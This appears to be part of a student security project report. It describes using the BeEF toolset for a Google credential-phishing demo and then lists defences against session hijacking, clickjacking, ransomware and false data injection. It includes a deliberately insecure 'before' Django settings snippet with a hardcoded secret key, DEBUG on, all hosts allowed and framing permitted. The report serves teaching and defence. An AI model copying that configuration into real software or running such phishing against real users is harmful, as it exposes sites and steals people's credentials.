


- Others

## Using beef toolset



## Open beef from terminal using command beef-xss











## Performing Google phishing :



On executing the command you can see the gmail login gets prompted

After filling up the details redirected to main website



and in logs you can see that username and password have been recorded

**Conclusion :** Hence Successfully demonstrated how to use Beef Toolset to perform various attacks

## PREVENTION MEASURES :

- **Session Hijacking**

Some of the most common ways to prevent session hijacking attacks are:

- **Share session IDs with only trusted sources.** Remember that session id may be included when sharing links or sending requests to websites.
- **Using a VPN** prevents attackers from intercepting traffic, making stealing session IDs more difficult.
- **Don't log in on open wireless networks.** A public, unencrypted Wi-Fi network invites a malicious hacker to steal your data. So, it's best not to use that.
- **Keep software updated** with the latest security patches to prevent attackers from exploiting vulnerabilities to access users' sessions.
- **Always prefer to use sites with HTTPS**, as HTTPS means that the data your computer sends to the server is encrypted.
- **Don't click on a link** if you aren't sure about the authenticity, as it might be a session hijacking attempt.
- **At the end of each session, log out.** If you log out of your account, the session will terminate; you'll also make the attacker log out, preventing him from hijacking the session.
- **Install antivirus and firewall software** on your system because they can detect and remove viruses while providing a solid defense against malware attacks and, eventually, session hijacking.

- **Clickjacking**


Two general ways to defend against clickjacking:

- **Client-side methods** – Client-side methods can be effective in some cases, but are considered not to be a best practice, because they can be easily bypassed.
- **Server-side methods** – Server-side methods are recommended by security expert as an effective way to defend against clickjacking.


To prevent the attack we can jacking we can also change the X-frame-Options to

- **DENY** – does not allow any domain to display this page within a frame
- **SAMEORIGIN** – allows the current page to be displayed in a frame on another page, but only within the current domain
- **ALLOW-FROM URI** – allows the current page to be displayed in a frame, but only in a specific URI – for example [www.example.com/frame-page](http://www.example.com/frame-page)


## BEFORE PREVENTION MEASURE:



```
21 # See https://docs.djangoproject.com/en/4.0/howto/deployment/checklist/
22
23 # SECURITY WARNING: keep the secret key used in production secret!
24 SECRET_KEY = 'django-insecure-2_r%svjrm^(0u7n&=eag*=fmyhsba0b@qmyda%2e+asuy6!+&)'
25
26 # SECURITY WARNING: don't run with debug turned on in production!
27 DEBUG = True
28
29 ALLOWED_HOSTS = ['*']
30 # clickjacking
31 X_FRAME_OPTIONS = 'ALLOWALL'
32 XS_SHARING_ALLOWED_METHODS = ['POST', 'GET', 'OPTIONS', 'PUT', 'DELETE']
33 # clickjacking
34 INSTALLED_APPS = [
35     'django.contrib.admin',
36     'django.contrib.auth',
37     'django.contrib.contenttypes',
38     'django.contrib.sessions',
39     'django.contrib.messages',
40     'django.contrib.staticfiles',
41     'inventory',
42     'checkout'
43 ]
44
45 MIDDLEWARE = [
```



## AFTER PREVENTION MEASURE:



- **Ransomware Attack**

- ✓ Maintain Backups
- ✓ Develop plans and policies
- ✓ Review port settings
- ✓ Harden your endpoints
- ✓ Keep systems up-to-date
- ✓ Train the team
- ✓ Implement the IDS

- **False Data Injection Attack**

The blockchain has recently seen favourable adoption as it enforces data authenticity. The decentralized nature and cryptographic authentication mechanisms of the blockchain security model provide a better safeguard against FDIA attacks. Implementing this model helps prevent false image injection attacks in healthcare and reduce forgery attacks for transactions on power systems.

Cryptographic operations and algorithms can guard the integrity of IoT network measurements. Public key cryptographic algorithms, such as the McEliece public key system, are ideal for identifying and nullifying data supplied through FDIA attack strategies. It is also recommended that the cryptographic algorithm is chosen carefully as complex ones bring up computational overhead.



## CONCLUSION :

We have now covered about the explanation of our system, all the 4 attacks and ways to prevent it. These 4 attacks are still prevalent in the IT industry and it is our responsibility, as developers, to take care of all these attacks while building these systems and taking preventive measures if any such attacks are done on it.

## REFERENCES :

<https://www.selenium.dev/docs>

<https://www.crummy.com/software/BeautifulSoup/bs4/doc/>

<https://www.tutorialspoint.com/cryptography/index.htm>

<https://www.dataquest.io/blog/jupyter-notebook-tutorial/>

<https://www.youtube.com/watch?v=JmiUyPCkZ2Y>

<https://www.youtube.com/watch?v=KTxsBW9SkOU>

